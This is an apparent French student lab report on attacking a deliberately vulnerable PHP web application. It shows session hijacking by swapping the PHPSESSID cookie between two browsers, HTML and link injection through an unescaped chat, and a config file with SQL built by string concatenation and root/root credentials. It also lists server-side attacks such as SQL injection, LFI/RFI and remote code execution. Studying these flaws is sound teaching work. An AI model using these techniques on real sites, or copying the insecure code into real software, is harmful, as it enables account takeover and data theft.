Configuration File (php.ini) Path

Loaded Configuration File

Scan this dir for additional .ini files

Additional .ini files parsed

PHP API

PHP Extension

Zend Extension

Zend Extension Build

Zend API Version

Debug Build

Thread Safety

Zend Signal Handling

Zend Memory Manager

Zend MultiByte Support

IPv6 Support

DTrace Support

Registered PHP Streams

Registered Stream Socket Transports

Registered Stream Filters

Configuration

apache2handler

Apache Version

Apache API Version

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.3.1, Copyright (c) 1998-2018 Zend Technologies
With Zend Optimizer v3.3.3-24+ubuntu24.04.1+deb.sury.org+1, Copyright (c) 1999-2018, by Zend Technologies


zendengine

II. Attaques côté client

Partie 1 - Simulation de deux utilisateurs différents

Pour étudier les attaques côté client, on a séparé les rôles en utilisant deux navigateurs distincts :

- Firefox → utilisateur attacker
- Chromium → on a créé utilisateur victim



L'utilisation de deux navigateurs est essentielle : chacun possède sa propre session, son propre stockage local et donc son propre cookie PHP, ce qui permet de simuler deux utilisateurs réels simultanés.

Partie 2 - Analyse du mécanisme de session


1. Démarrage de la session dans config.php

En ouvrant `/var/www/html/config.php`, on observe l'instruction :

```
session_start();
```

Elle sert à ouvrir ou reprendre une session préexistante.

Ce mécanisme permet au serveur de maintenir un état pour chaque utilisateur malgré la nature stateless du protocole HTTP.



The screenshot shows a code editor window with several tabs open. The active tab is 'config.php' located at /var/www/html. The code in this file is as follows:

```
2 déc. 10:39
config.php
/var/www/html
Enregistrer
index.php
config.php
login.php
*Document 1 sans titre

1 ?php
2 ini_set('display_errors', 1);
3 session_start();
4 $bdd = new PDO('mysql:host=localhost;dbname=demo;charset=utf8', 'root', 'root');
5
6 if(!empty($_SESSION['userid'])) {
7     $reponse = $bdd->query('SELECT * FROM users WHERE id='.$_SESSION['userid']);
8     $user = $reponse->fetch(PDO::FETCH_OBJ);
9 }
10 else {
11     $user = NULL;
12 }
```

Le serveur stocke des informations comme :

- l'identifiant de l'utilisateur connecté
- son login
- des éventuelles données internes de navigation

Ces informations sont conservées dans `$_SESSION[...]`.

2. Quelle donnée permet d'identifier l'utilisateur côté navigateur ?

Dans l'onglet Réseau de Firefox, on observe à chaque requête sortante un en-tête :

Cookie: PHPSESSID=<valeur_unique>

Le PHPSESSID sert d'identifiant de session.

C'est cette valeur que PHP utilise pour retrouver sur le serveur la session correspondante.

Chaque navigateur reçoit une valeur unique, ce qui permet au serveur de distinguer attaquer et victime.

3. Modification du cookie dans Firefox : usurpation de session

Dans Firefox → Outils dévellopeur → Stockage, on peut modifier directement le cookie PHPSESSID.

Méthode utilisée :

1. Récupération du cookie de victim depuis Chromium.
2. Remplacement dans Firefox de la valeur du cookie de attacker par celle de victim.
3. Recharge de la page → le navigateur attacker devient victim.

Constat :


L'utilisateur attacker accède immédiatement au compte de victim.

Raison technique :

Le serveur ne vérifie pas l'origine du cookie, il se contente d'associer :

PHPSESSID → fichier de session côté serveur

Donc si l'attaquant obtient la valeur du cookie de la victime, il s'approprie entièrement sa session (attaque de Session Hijacking).



Partie 3 - Analyse de la messagerie instantanée

Lorsque attacker ou victim envoie un message :

- la page ne se recharge pas entièrement
- seul le contenu de la zone de messages est mis à jour

Cela indique l'utilisation d'AJAX : le navigateur envoie une requête asynchrone au serveur pour éviter un rechargeement complet.

Ce mécanisme est courant dans les chats instantanés.

1. Détournement de la messagerie : vulnérabilités XSS & CSRF

1.1 Injection HTML simple

Comme l'affichage du message n'est jamais échappé, l'attaquant peut injecter des balises HTML :

```
<b>Message en gras</b> <i>Italique</i> <h1>Titre</h1>
```

Ces éléments sont exactement rendus chez la victime.

1.2 Injection de lien malveillant

Le professeur a montré un exemple du type :

```
<a href="http://localhost/index.php?nom=victime&prenom=victime&page=profil.php">Clique ici</a>
```

Cela permet à l'attaquant de pousser la victime à :

- charger une page spécifique,
- déclencher des actions non désirées,
- ou initier des scénarios de phishing interne.

Cette attaque demande une action de l'utilisateur → XSS non persistant “reflected” + social engineering.

Conclusion du rapport

Ce TP nous a montré, de manière progressive et pratique, à quel point une application web mal sécurisée peut être vulnérable.

Du côté serveur, nous avons pu exploiter une SQL injection, détourner une inclusion de fichiers (LFI/RFI), accéder à des fichiers systèmes sensibles et même exécuter du code distant. Ces failles proviennent principalement de l'absence de validation des entrées utilisateur et de configurations PHP non sécurisées.

Du côté client, nous avons compris l'importance des cookies de session et leur rôle dans l'authentification. L'expérience a démontré qu'un simple vol ou remplacement de PHPSESSID permettait de prendre le contrôle complet d'un compte, tandis que l'absence de filtrage dans la messagerie rendait possible des attaques XSS ou CSRF.

Au final, ce TP illustre parfaitement les risques liés à des pratiques de développement non sécurisées, et montre pourquoi la validation des entrées, la protection des sessions et la configuration correcte du serveur sont essentielles pour la sécurité d'une application web.